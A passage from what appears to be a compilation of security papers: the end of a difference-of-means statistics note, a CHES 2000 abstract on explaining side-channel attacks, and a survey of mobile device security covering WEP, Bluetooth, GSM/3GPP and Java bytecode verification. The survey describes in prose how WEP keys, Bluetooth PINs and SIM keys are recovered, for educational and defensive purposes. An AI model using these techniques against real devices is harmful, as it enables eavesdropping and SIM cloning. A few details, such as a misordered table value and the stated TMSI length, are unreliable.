The `DoM-H-test` (*e.g.* [7]) is a significance test returning a probability α that an observed difference *in the means* of two sample sets X and Y could rise by chance, assuming that X and Y were drawn from the same parent population.

In other words, the test challenges the hypothesis: $\mu[X] \overset{?}{=} \mu[Y]$ where $\mu[i]$ denotes the mean of set i.

By virtue of the CLT, the experimental averages of X and Y (respectively $\bar{X}$ and $\bar{Y}$) are approximately Gaussian, independent, of expectations $\{\mu[X], \mu[Y]\}$ and variances $\{\sigma[X]^2/n[X], \sigma[Y]^2/n[Y]\}$; where $n[U]$ denotes the number of elements in the set U.

We can therefore compute the reduced Gaussian variable:

$$\epsilon = \frac{\bar{X} - \bar{Y}}{\sqrt{\frac{s[X]^2}{n[X]} + \frac{s[Y]^2}{n[Y]}}}$$

($s[U]$ denotes the standard deviation of the set U) and look-up its corresponding value in the CDF Gaussian table which yields the hypothesis' significance α representing the probability that the reduced deviation will equate or exceed in absolute value a given ϵ.

α	0.000	0.010	0.020	0.030	0.040	0.050	0.060	0.070	0.080	0.090
0.00	∞	2.576	2.326	2.170	2.054	1.960	1.881	1.812	1.751	1.695
0.10	1.645	1.598	1.555	1.514	1.476	1.440	1.405	1.327	1.341	1.311
0.20	1.282	1.254	1.227	1.200	1.175	1.150	1.126	1.103	1.080	1.058
0.30	1.036	1.015	0.994	0.974	0.954	0.935	0.915	0.896	0.878	0.860
0.40	0.842	0.824	0.806	0.789	0.772	0.755	0.739	0.722	0.706	0.690
0.50	0.674	0.659	0.643	0.628	0.613	0.598	0.583	0.568	0.553	0.539
0.60	0.524	0.510	0.496	0.482	0.468	0.454	0.440	0.426	0.412	0.399
0.70	0.385	0.372	0.358	0.345	0.332	0.319	0.305	0.292	0.279	0.266
0.80	0.253	0.240	0.228	0.215	0.202	0.189	0.176	0.164	0.151	0.138
0.90	0.126	0.113	0.100	0.088	0.075	0.063	0.050	0.038	0.025	0.013

α is obtained by adding the two numbers appearing in the margins (for instance : for $\epsilon = 1.960$ table[ϵ]=0.000+0.05 $=$ 0.05), except for small values where the following table should be used:

α	10^{-3}	10^{-4}	10^{-5}	10^{-6}	10^{-7}	10^{-8}	10^{-9}
ϵ	3.291	3.891	4.417	4.892	5.327	5.731	6.109

PC users may prefer Mathematica's standard `DoM-H-test` (`Statistics` package) or use $\alpha =$ `2(1-N[CDF[NormalDistribution[0,1],`ϵ`]])` instead of the CDF Gaussian table.

How to Explain Side-Channel Leakage to Your Kids?

[Ç.K. Koç and C. Paar, Eds., *Cryptographic Hardware and Embedded Systems – CHES 2000*, vol. 1965 of *Lecture Notes in Computer Science*, pp. 229–230, Springer-Verlag, 2000.]

David Naccache and Michael Tunstall

[1] Gemplus Card International
34 rue Guynemer, Issy-les-Moulineaux, F-92447, France
david.naccache@gemplus.com

[2] Gemplus Card International, Card Security Group
B.P. 100, Gémenos, F-13881, France
michael.tunstall@gemplus.com

Abstract. This paper will attempt to explain some of the side-channel attack techniques in a fashion that is easily comprehensible by the layman.
What follows is a presentation of three different attacks (power, timing and fault attacks) that can be carried out on cryptographic devices such as smart-cards.
For each of the three attacks covered, a puzzle and it's solution will be given, which will act as an analogy to the attack.
How these attacks can be applied to real devices will also be discussed.

1 Timing Attacks

When an algorithm is executed on a device it will take a certain amount of time to complete. In some instances the amount of time the algorithm takes to execute will vary depending on the secret information that is normally not available to an external observer. An animated PowerPoint slide-show (game) and it's winning strategy give an example of how this technique can be used.

The story was originally told by Eli Biham at the dinner that followed the Ph.D. defenses of Helena Handschuh and Pascal Paillier.

2 Power Attacks

A cryptographic device will consume a varying amount of current as it executes an algorithm. By making observations one can attempt to deduce information about what is occuring.

The following is a situation where this technique can be applied: A paparazzi is investigating the lives of a Royal couple. He follows then to a restaurant and then to their home. He is under the impression that they have had an argument, but as the two are public figures they will not permit themselves to argue in public.

To simplify the situation we will make the assumption that their home (castle?) consists of two rooms each with one lightbulb and no other electronic equipment. There are not any windows or convenient keyholes either and the reporter wishes to find out whether or not the two are still talking to each other.

As suggested at the beginning of this section the solution revolves around the amount of current consumed by the two lightbulbs. The reporter needs to find access to the electricity meter (which in our scenario is outside the Royal property). By looking at the speed that the disk inside the meter is rotating the reporter is able to determine whether one or two lights are turned on.

3 Fault Generation

Finally, as an algorithm is being executed by a device it is possible to physically attack the device to change the output of the algorithm, a potentially strong attack against cryptographic devices. It is also possible to attack the device in a manner that will change its behavior, creating other opportunities to attack the device. This as well will be illustrated using an animated PowerPoint slide-show.

Mobile Terminal Security

[*Network Security: Current status and Future Directions*, Christos Douligeris et Dimitrios Serpanos, Livre publié par IEEE Press. et *Report 2004/158, Cryptology ePrint Archive.*]

Olivier Benoît[1], Nora Dabbous[2], Laurent Gauteron[1], Pierre Girard[1], Helena Handschuh[2], David Naccache[2], Stéphane Socié[1], and Claire Whelan[3]

[1] Gemplus Card International
Applied Research & Security Centre
34 rue Guynemer, Issy-les-Moulineaux, F-92447, France
{given_name.family_name}@gemplus.com
[2] Gemplus Card International
Applied Research & Security Centre
Avenue des Jujubiers, La Ciotat, F-13705, France
{given_name.family_name}@gemplus.com
[3] Dublin City University
School of Computing
Glasnevin, Dublin 9, Ireland
cwhelan@computing.dcu.ie

1 Introduction

The miniaturization of electronics and recent developments in biometric and screen technologies will permit a pervasive presence of embedded systems. This - and the inclusion of networking capabilities and IP addresses in many handheld devices - will foster the widespread deployment of personal mobile equipment.

As mobile devices proliferate and their diversity grows, it is surprising to discover how few are appropriately secured against the risks associated with potential sensitive date exposure.

Mobile equipment fulfills a steadily growing variety of functions: holding personal data, interacting with other devices in local environment, communicating with remote systems, representing the person by making decisions, and processing data according to pre-established policies or by means of auto-learning procedures, to name a few.

From a software design perspective, modern mobile devices are real miniature computers embarking advanced software components linker, a loader, a Java virtual machine, remote method invocation modules, a bytecode verifier, a garbage collector, cryptographic libraries, a complex protocol stack plus numerous other specialized software and hardware components (*e.g.* a digital camera, a biometric sensor, wireless modems *etc.*).

Consequently, mobile devices need essentially the same types of security measures as entreprise networks – access control, user authentication, data encryption, a firewall, intrusion prevention and protection from malicious code.

However, the fundamental security difference inherent to mobile devices is the lack of physical access control. Mobile devices are designed for use outside the physical confines of the office or factory. Consequently, handheld devices and smart phones are often used precisely where they're most vulnerable – in public places, lobbies, taxis, airplanes – where risks include loss; probing or downloading of data by unauthorized persons; and frequently, theft and analysis of the device itself. Hence, in addition to logical security measures, mobile devices must embark protective mechanisms against *physical* attacks.

Note that inappropriate protection does not endanger only the mobile equipment but *the entire infrastructure*: mobile devices are increasingly Internet-connected as salespeople log on from hotel rooms and as field workers carry handheld devices with wireless networking. Of course, Internet activity exposes mobile devices to all the risks faced by an entreprise network including penetration and theft of important secrets. With fast processors and large memory, our mobile equipment carries current and critical data that may lead to financial loss if compromised. But the problem doesn't end there – these same devices generally also contain log-on scripts, passwords and user credentials that can be used to compromise the *company network itself* [26, 16].

This work attempts to overview these diverse aspects of mobile device security. We will describe mobile networks' security (WLAN and WPAN security, GSM and 3GPP security) and address platform security issues such as bytecode verification for mobile equipment and protection against viruses and Trojan horses in mobile environment - with a concrete J2ME implementation example. Finally we will turn to hardware attacks and briefly survey the physical weaknesses that can be exploited to compromise mobile equipment.

2 WLAN and WPAN Security

When wireless communication protocols where first designed security wasn't among the primary goals. Most specifications included an optional basic protection for confidentiality, but weak algorithms were chosen for integrity and authentication. In the following subsections we will report security requirements and attacks in wireless local and personal area networks.

2.1 802.11 and Wi-Fi

The Wi-Fi alliance is a nonprofit international association formed in 1999 to certify interoperability of Wireless Local Area Network (WLAN) products based on the IEEE 802.11 specification. Since the first weaknesses in 802.11 communications were discovered, companies that wanted security relied on Virtual Private Networks (VPNs) rather than the wireless mean's security features. The Wi-Fi Alliance was concerned that lack of strong wireless security would hinder the use of Wi-Fi devices. For this reason in April 2003 it published the Wi-Fi Protected Access security requirements based on IEEE enhanced security draft status at that time [15].

2.1.1 802.11 Security Features The only security services defined in the 802.11 original standard [2] were authentication and encryption. Key distribution had to be managed by the developer or the user and integrity was included for protection against transmission errors but not active attacks.

For authentication, Open System Authentication and Shared Key Authentication were supported. In both cases authentication could be replayed due to the lack of counters in packet transmission [4]. Moreover, Open System Authentication is a null authentication, successful whenever the recipient accepts to use this mode for authentication. A challenge response protocol was executed in Shared Key Authentication, but key distribution was not defined and the response was calculated based on WEP, the Wired Equivalent Protocol broken in 2001.

Initially WEP was the only algorithm designed for encryption. It is based on the stream cipher RC4, which outputs a key sequence given an initialization vector (IV) and a secret key as input. Ciphertext is obtained as the ex-or of the key sequence and the plaintext. Two key distribution schemes were defined, but for key mapping the key exchange between the source and destination station was out of the scope of the specification and when the default key system is used one out of 4 possible default keys must be chosen, greatly limiting the key space. In WEP there exists a large class of weak keys for which the first output bits can be easily determined. Moreover, because of the specific construction of the WEP key from a secret part and an initialization vector, if the same secret key is used with numerous different initialization vectors, an attacker can reconstruct the secret key with minimal effort [11], [32], [31]. Eavesdropping on a communication [6] is possible because initialization vector update is unspecified and often weak, and because wrap-around is many times neglected.

For integrity protection, a Checksum Redundancy Check was calculated. However CRCs don't allow detection of active attacks as they are non-keyed linear functions. Due to the weak integrity protection, a station can be thwarted to decrypt messages sent to a victim and redirect them towards the attacker[4].

2.1.2 802.11i Security Enhancements In the year 2000, the 802.11*i* Working Group (WG) was created to enhance 802.11 security. The 802.11*i* standard was completed in June 2004.

802.11*i* working group main accomplishments concern the inclusion in the specification of strong authentication, secure encryption, addition of integrity protection mechanisms against active attacks and key generation and distribution.

For authentication, 802.11*i* WG decided to use 802.1*x* [3], a protocol initially developed for point to point wired communication but adaptable to wireless transmission as well. 802.1*x* defines end-to-end authentication between a station all the way to the authentication server using EAP methods. 802.1*x* also favors key distribution as after a successful authentication both ends, the station and the authentication server, share a secret key called Pairwise Master Key (PMK). Since wireless data exchange takes place between a station and an access point, 802.11*i* requests a 4-way authentication to occur after execution of the 802.1*x* protocol to verify the freshness of the communication between the station and the access point. The transfer of the PMK from the authentication server to the access point is out of the scope of 802.11*i*. Nevertheless, 802.11*i* defines a key hierarchy to derive encryption and integrity keys from the PMK.

802.11*i* supports 4 possibilities for encryption, that is no encryption, WEP, TKIP and CCMP. For each new encryption algorithm supported an integrity function was designed. When TKIP is chosen, integrity is obtained by using a Message Integrity Check (MIC) called Michael. CCMP provides simultaneously confidentiality and integrity.

TKIP and its related algorithm Michael were designed to solve problems encountered in WEP without requiring users to upgrade the hardware that grants them wireless connection. RC4 remains the core of TKIP, but a software modification in WLAN card MAC sections allows to address WEP weaknesses. Main modifications include use of longer initialization vectors, IV update on a per-packet basis and modification of the key mixing function. Michael is known to be vulnerable to brute force attacks, but it is the best compromise using legacy hardware. Countermeasures must be accounted for to reduce attacks on Michael.

CCMP requires a hardware update and should be used for maximum security. It is based on AES encryption algorithm used in counter mode for encryption. Integrity is provided by the calculation of a cipher block chaining message authentication code (CBC - MAC).

WPA supports 802.1*x* and pre-shared key authentication schemes. It supports both WEP and TKIP for data encryption, together with Michael for data integrity in the latter case. Key hierarchy is as defined in 802.11*i* draft 3.0. Wi-Fi Alliance will adopt the 802.11*i* final specification as WPA version 2. WPA is both backward and forward compatible: it is designed to run on existing Wi-Fi devices and should work with WPA2 devices as well.

2.2 802.15.1 and Bluetooth

In 1998, the Bluetooth Special Interest Group and IEEE 802.15.1 working group developed a technology for Wireless Personal Area Network (WPAN) communications.

The Bluetooth specification security features are based on secret key cryptographic algorithms. Authentication and encryption algorithms were specified, but no integrity protection was included.

Key generation functions and a challenge response mechanism for authentication are based on a 128-bit block cipher called SAFER-SK128. Until today, no weaknesses in SAFER have been published.

There are two possible ways to calculate the key that will be used by the devices for authentication, but the specifications state that using a device unit key for authentication purposes is insecure. A unit key is a semi-permanent key associated to a device, once it is disclosed device impersonation is possible for the lifetime of the unit key. Authentication based on device unit key was initially designed for constrained resource devices, and is maintained in the current specification for compatibility reasons. The authentication key should be computed as a combination key, that is a dynamic key whose value is determined by both peers and whose lifetime is generally shorter than that of a unit key.

Once the 128-bit encryption key is calculated, it is used to seed the stream cipher that generates the key sequence, with which the transmitted plaintext is ex-ored. Although an attack described in [13] demonstrates the reduction of the encryption key entropy space, the pre-computation effort to perform the attack is high enough to consider this attack of lesser relevance. Weaknesses in the cipher are also mentioned in [17], but the author himself defines the attacks not of practical relevance.

The main weakness in Bluetooth is in the paring mechanism, that is the procedure that allows two devices to share a same PIN. All Bluetooth keys, that is the initialization, authentication and encryption keys, are calculated based on the shared PIN. The PIN can be retrieved by performing a simple off-line attack and compromising the PIN leads to breaking Bluetooth's security. Since the PIN is the only secret in key generation and since generally 4 digit PIN codes are used, an attacker may find the PIN by recording a communication and exhaustively testing all 9999 possible PIN values. The attacker will know he's found the correct PIN when the calculated text sequence matches the recorded one.

Bluejacking is a much talked about security breach affecting Bluetooth communications. It involves sending a victim a message during the pairing phase. If the victim is thwarted into continuing the data exchange with the attacker until the handshake operation is concluded, pairing between the two devices will be obtained without the victim realizing it.

3 GSM and 3GPP Security

The 3rd Generation Partnership Project (3GPP) is a follow-up project of the Global System for Mobile Communications (GSM). This third generation of mobile networks implements the UMTS (Universal Mobile Telecommunications System) standard. From a security perspective, 3GPP addresses a number of weaknesses and flaws in GSM and adds new features which allow to secure new services expected to be offered by UMTS networks [40].

3.1 GSM - Global System for Mobile Communications

GSM is one of the most widely used mobile telephone system. As communication with a mobile phone occurs over a radio link it is susceptible to attacks that passively monitor the airways (radio paths). The GSM specification addresses three key security requirements:

1. *Authentication* - To correctly identify the user for billing purposes and prevent fraudulent system use.
2. *Confidentiality* - To ensure that data (*i.e.* a conversation or SMS message) transmitted over the radio path is private.

3. *Anonymity* - To protect the caller's identity and location.

There are three proprietary algorithms used to achieve authentication and confidentiality. These are known as A3, A5 and A8. A3 is used to authenticate the SIM (Subscriber Identity Module)[1] for access to the network. A5 and A8 achieve confidentiality by scrambling the data sent across the airways. Anonymity is achieved by use of temporary identities (TMSI).

The process of authentication and confidentiality will now be explained in more detail. For a detailed account on the implementation of A3/5/8 we refer the reader to [7, 29].

3.1.1 Authentication Authentication is achieved using a basic challenge-response mechanism between the SIM and the network. The actual A3 authentication algorithm used is the choice of the individual GSM network operators, although some parameters (input, output and key length) are specified so that interoperability can be achieved between different networks.

A3 is implemented in the SIM card and the Authentication Center (AuC) or the Home Local Register (HLR)[2]. A3 takes a 128 bit value Ki (subscriber i's specific authentication key) and 128 bit *RAND* random number (challenge sent by the network) as input data. It produces a 32 bit output value *SRES*, which is a *S*igned *RES*ponse to the networks challenge. The SIM and the network both have knowledge of Ki and the purpose of the authentication algorithm is for the SIM to prove knowledge of Ki in such a way that Ki is not disclosed. The SIM must respond correctly to the challenge to be authenticated and allowed access to the network. The authentication procedure is outlined in the following steps:

1. The process is initiated by the user wanting to make a call from his mobile (Mobile Station or MS) or go on standby to receive calls.
2. The Visitor Location Register (VLR)[3] establishes the identity of the SIM. This is determined through a 5 digit temporary identity number known as the Temporary Mobile Subscriber Identity (TMSI). The TMSI is used in place of the International Mobile Subscriber Identity (IMSI). The IMSI is a unique number that identifies the subscriber worldwide. If the IMSI was used then this would enable an adversary to gain information about a subscribers details and location. The TMSI is frequently updated (every time the user moves to a new Location Area (LA) and/or after a certain time period) to stop an adversary from gaining such information. Note that there are situations where the IMSI will be used, for example on the first use of the mobile after purchase.
3. The VLR sends a request for authentication to the Home Location Register (HLR). This request will contain the SIM's IMSI (as the IMSI and the related TMSI should be stored in the VLR).

[1] The SIM associates the phone with a particular network. It contains the details (K_i and IMSI) necessary to access a particular account.

[2] HLR is a database that resides in a local wireless network. It contains service profiles and checks the identity of local subscribers.

[3] The VLR is a network database that holds information about roaming wireless customers.

4. The HLR generates a 128 bit random $RAND$ challenge and sends it to the MS via the VLR.
5. Using Ki (128 bits) which is stored in the HLR and $RAND$ (128 bits), the HLR then calculates $SRES_{HLR}$ (32 bits) using the A3 authentication algorithm. $SRES_{HLR}$ is then sent to the VLR.
6. Using Ki (128 bits) which is stored in the SIM and $RAND$ (128 bits) that is received as a challenge, the SIM calculates $SRES_{SIM}$ (32 bits) using the A3 authentication algorithm. $SRES_{SIM}$ is then sent to the VLR.
7. If $SRES_{HLR} = SRES_{SIM}$, then the SIM is authenticated and allowed access to the network.
8. If $SRES_{HLR} \neq SRES_{SIM}$, an authentication rejected signal is sent to the SIM and access to the network is denied.

3.1.2 Confidentiality Once the user has been successfully authenticated to the network, he can make calls and use the services he is subscribed to. It is necessary to encrypt the data that is transmitted over the airways, so that if it is intercepted, it will not be intelligible and in effect useless to an adversary.

The algorithm used to encrypt the data to be transmitted is called the ciphering algorithm A5. The key *Kc* used in this algorithm is generated by the cipher key generation algorithm A8. In a similar fashion to the A3 authentication algorithm, A8 takes $RAND$ and Ki and produces a 64 bit output value that is then used as the ciphering key *Kc*. A5 is a type of stream cipher that is implemented in the mobile station (MS) (as opposed to the SIM, where A3 and A8 are implemented). It takes *Kc* as input and produces a key stream *KS* as output. The key stream is ex-ored (modulo 2 addition) with the plaintext *Pi*, which is organised in 114 bit blocks. The resulting ciphertext block is then transmitted over the airways 114 bits at a time.

The process of authentication and enciphering is depicted in figure 1.

3.1.3 Limitations/Flaws of GSM A number of weaknesses exist with GSM. One such flaw lies in the process of authentication. GSM only considers authentication as one way, *i.e.* the SIM authenticates itself to the network but the network does not authenticate itself to the SIM. This oversight enables an adversary to pretend to be a network by setting up a false base station with the same Mobile Network Code as the subscribers network. The adversary is thus in a position to engage in illegal interaction with the subscriber. Additionally the adversary can also partake in a man in the middle attack.

GSM only provides access security; it does not protect against active attacks. To give a few examples, user traffic and signalling information within the networks is done in clear text. In other words, except for the radio channel (*i.e.* the channel between the mobile equipment and the base station) data and voice encryption is turned off. Thus in particular, cipher keys and authentication tokens are sent in clear over the network, so that calls can be intercepted and users or network elements can be impersonated.




Fig. 1. GSM Authentication and Ciphering

Another weakness with GSM lies in a particular implementation of the A3/A8 authentication[4] and cipher key generation algorithm COMP128. COMP128 is a type of keyed hash function. It takes 128 bit key and 128 bit random number as input (Ki and $RAND$ as before), and produces a 96 bit digest as output. The first 32 bits are used as a response ($SRES$) back to the network's request for authentication. The remaining 64 bits are used as the session key (Kc) for voice encryption using the A5 algorithm. The first main flaw with COMP128 is that it was a proprietary encryption system developed behind closed doors. The problem with this kind of approach is that the algorithm is never subject to public scrutiny and so vulnerabilities and possible design flaws in the protocol are not given the opportunity to be identified. The proof of this is the fact that COMP128 has been cryptanalysed and reversed engineered [39]. Since the COMP128 algorithm was exposed a number of weaknesses have been found. One such weakness is that it is susceptible to a collision attack. This attack plays on a weakness in the second round of the algorithm that allows using carefully chosen $RAND$ values (approximately 2^{17})[5] to determine Ki.

[4] A3 and A8 are implemented as one algorithm, namely COMP128.

[5] Compared to a brute force attack that requires testing 2^{128} values for Ki.

COMP128 is also vulnerable to a type of power analysis attack [18] known as a partition attack [30]. This type of attack is a form of side channel attack that manipulates information that leaks naturally[6] from the SIM during its operation. The part of COMP128 that this attack exploits is in the table look up operations. COMP128 consists of 8 rounds, where each round consists of 5 levels of table look-up. The five look-up operations are performed modulo 512, 256, 128, 64 and 32 respectively. COMP128 is optimized for 8 bit processors by operating on one byte at a time. However, in the first look-up operation a 9 bit value is required to be accessed (modulo 512). This requires that the 9 bit value be split into two 8 bit values. This split can then be identified as a correlation between the power consumption and the internal instruction that the SIM is performing and effectively identify a number of key bits. By recursively repeating this process the key Ki can be reconstructed and recovered. This attack only requires 8 chosen plaintext values ($RAND$) and can be performed in a matter of minutes. Once an adversary is in possession of Ki he is capable of cloning [39] the SIM and can take on a person's identity and illegally bill his account.

Some of the flaws just described can be combined to perform an extremely destructive attack known as over the air cracking. Firstly an adversary imitates a legitimate GSM network. The mobile phone is paged by its TMSI to establish a radio connection. Once the connection is established, the attacker sends a request for the IMSI (this is within the right of a "legitimate" network). The attacker can then keep challenging the MS with carefully chosen *RANDs* so as to exploit flaws in the COMP128 algorithm. To each $RAND$ the mobile phone will respond with a different *SRES*, which the attacker will collect and store. This process will be repeated until the attacker has gained enough information to learn Ki. Now the attacker has Ki and IMSI in their possession. This enables an attacker to impersonate the user, and make and receive calls and SMS messages in their name. They can also eavesdrop, since *RANDs* from the legitimate network to the legitimate user can be monitored, and thus combined with the known Ki can be used to determine the *Kc* used for voice and signaling data encryption. An intelligence expert confirmed that this procedure was effectively and regularly used by at least one intelligence service during the past decade.

Last but not least, GSM networks lack the flexibility to quickly upgrade and improve security elements such as the cryptographic algorithms. For instance, the encryption algorithm A5/3 and the authentication and key generation algorithm GSM-MILENAGE are already available, but have not been widely deployed yet.

This section mentions the most serious weaknesses with GSM, we refer the reader to [29, 38] for more details on attacks. These shortcomings have enabled a number of powerful and successful attacks to be made against GSM. The experience gained from isolating and rectifying these weaknesses have contributed to the evolution of a more secure mobile telephone technology 3GPP.

[6] Timing, power consumption and electromagnetic emanations are types of side information that leak naturally form the SIM if proper countermeasures are not implemented.

3.2 3GPP - 3rd Generation Partnership Project

3GPP specifications address both access security implementing mutual user and network authentication, and network security with strong user data, voice, and signalling data encryption and authentication.

3.2.1 Authentication and Key Agreement Protocol The basic building block of 3GPP Security is its authentication and key agreement protocol (AKA) [33, 34]. Improving over GSM networks, UMTS networks provide over-the-air mutual authentication of the user to the network and of the network to the user, but also strong data and voice encryption and signalling data authentication between the mobile equipment and the radio network controller. In order to achieve these objectives, a similar approach to GSM is adopted. The telecommunications operator provides the end user with personal security credentials (*i.e.* an identity and a secret key), contained in a so-called USIM (User Services Identity Module), which in most cases takes the form of a smart card inserted into the mobile station (or MS). This USIM holds in particular a secret key (K) shared with the Authentication Center AuC of the operator; using this secret key and the AKA protocol, authentication tokens and encryption keys are derived by the USIM from a random challenge (RAND) sent by the network to the mobile equipment. Mutual authentication is achieved by a challenge response protocol in which the USIM receives the authentication token which allows it to check whether the network is genuine, and has to compute an authentication response RES (to be compared to the expected value $XRES$) for the network to gain access. The USIM also generates ciphering (CK) and integrity keys (IK) and makes them available to the mobile terminal. In addition, the network has to send a fresh sequence number (SQN), which provides evidence that the session keys and authentication tokens have not been used before and will not be used again. These sequence numbers have to remain within a certain range from previous sequence numbers in order to be considered valid. If at some point a sequence number is out of range, a special re-synchronization procedure enables to securely reset the sequence numbers and to take up new calls. An authentication management field allows the network to define which algorithms are used in which security function. Finally, an anonymity key (AK) is optionally used to conceal the sequence numbers – and therefore the identity of the subscriber – from an opponent. In figure 2, we provide a graphical overview of the procedure for generating authentication vectors (AV) in the basic AKA protocol. The example algorithm set for implementing security functions f1 to f5 in 3GPP networks is called MILENAGE [37].

3.2.2 Network Security Once the user is authenticated to the network and access security is guaranteed, user data and signalling messages need to be protected in the network. A first phase of encryption and integrity checking is performed between the mobile terminal and the radio network controller on the radio link up to the security node. Encryption and data integrity computations are performed by the mobile equipment itself using one-time session keys derived by the USIM from the network challenge, UMTS encryption function f8 and integrity function f9, both standardized algorithms based on the block cipher KASUMI [35]. The function f8 may be used for encrypting user data as well as signalling messages between the mobile terminal and the radio network controller, whereas function f9 is only meant for integrity of signalling messages. In order to avoid the re-use of keystream and message authentication codes, both f8 and f9 use a time-dependent parameter COUNT. f8 also takes into account the bearer identity and manages the direction of the transmission with a DIRECTION field. f9 uses an additional fresh random value provided by the network to generate each new MAC.

Subsequently, a second phase of message encryption and authentication is provided directly within the global network between different operators and within the networks of the operators. A global public key infrastructure allows the Key Administration Center of each network to generate a public key pair and to store public keys from other networks, exchanged as part of the roaming agreements. Each Key Administration Center can then generate shared session keys and distribute these keys to different network entities within its own network, as well as to the Key Administration Center of another network, which in turn distributes the same shared session keys to its own network entities. These session keys are then used with standard symmetric encryption and data authentication algorithms within the networks.

This feature completes the second evolution with respect to GSM networks, for which no encryption of signalling messages and user traffic is available. All cryptographic algorithms mentioned in the context of 3GPP have been evaluated and are publicly available.

4 Mobile Platform Layer Security

Mobile terminals run a variety of operating systems, which, for most of them, are proprietary and remain hidden for the end user. In the hight end segment of the terminal market, the operating systems are no longer buried in the hardware and the consumer can choose between Symbian, PalmOS and Windows Mobile. However, these so-called smart terminals represent a small fraction of the deployed equipments. For the vast remaining majority the only way to download and execute software is to target the mobile edition of the Java Virtual Machine (aka as J2ME/CLDC/MIDP or MIDP for short) that is generally provided. Consequently, this section is entirely focused on the Java environment for mobile devices.

4.1 Bytecode Verification for Mobile Equipment

The Java architectures for mobile equipments [8] allow new applications, called *applets*, to be downloaded into mobile devices. While bringing considerable flexibility and extending the horizons of mobile equipment usage this *post issuance* feature raises major security issues. Upon their loading, malicious applets can try to subvert the Java Virtual Machine's (JVM) security in a variety of ways. For example, they might try to overflow the stack, hoping to modify memory locations which they are not allowed to access, cast objects inappropriately to corrupt arbitrary memory areas or even modify other programs (Trojan horse attacks). While the general security issues raised by applet download are well known [24], transferring Java's safety model into resource-constrained mobile devices such as smart-cards, handsets or PDAs appears to require the devising of delicate security-performance trade-offs.

When a Java class comes from a distrusted source, there is a way to ensure that no harm will be done by running it. The method consists in running the newly downloaded code in a completely protected environment (*sandbox*). Java's security model is based on sandboxes. The sandbox is a neutralization layer preventing access to unauthorized resources (hardware and/or software). In this model, applets are not compiled to machine language, but rather to a virtual-machine assembly-language called *byte-code*.

In a JVM, the sandbox relies on access control. Nevertheless an ill-formed class file could be able to bypass it. Therefore, there are two basic manners to check the correctness of a loaded class file.

The first is to interpret the code *defensively* [9]. A *defensive interpreter* is a JVM with built-in dynamic runtime verification capabilities. Defensive interpreters have the advantage of being able to run standard class files resulting from *any* Java compilation chain but appear to be slow: the security tests performed during interpretation slow-down each and every execution of the downloaded code and the memory complexity of these tests is not negligible either. This renders defensive interpreters relatively unattractive for mobile equipments where resources are severely constrained and where, in general, applets are downloaded rarely and run frequently.

Another method consists in a static analysis of the applet's byte-code called *byte-code verification*, the purpose of which is to make sure that the applet's code is well-typed to detect stack over/underflow, ... This is necessary to ascertain that the code will not attempt to violate Java's security policy by performing ill-typed operations at runtime, or by changing some system data. (*e.g.* forging object references from integers or calling directly API private methods). Today's *de facto* verification standard is Sun's algorithm [22].

In the rest of this section we recall Java's security model and the cost of running Sun's verification, and we briefly overview mobile-equipment-oriented alternatives to Sun's algorithm.

4.2 Java Security

The *Java Virtual Machine (JVM) Specification* [22] defines the executable file structure, called the *class file* format, to which all Java programs are compiled. In a class file, the executable code of *methods* (Java methods are the equivalent of C functions) is found in *code-array* structures. The executable code and some method-specific runtime information (namely, the maximal operand stack size $S_{\max}$ and the number of local variables $L_{\max}$ claimed by the method) constitute a *code-attribute*. We briefly overview the general stages that Java code goes through upon download.

To begin with, the classes of a Java program are translated into independent class files at compile-time. Upon a load request, a class file is transferred over the network to its recipient where, at link-time, symbolic references are resolved. Finally, upon method invocation, the relevant method code is interpreted (run) by the JVM.

Java's security model is enforced by the *class loader* restricting what can be loaded, the *class file verifier* guaranteeing the safety of the loaded code and the *security manager* and *access controller* restricting library methods calls so as to comply with the security policy. Class loading and security management are essentially an association of lookup tables and digital signatures and hence do not pose particular implementation problems. Byte-code verification, on which we focus this section, aims at predicting the runtime behavior of a method precisely enough to guarantee its safety without actually having to run it.

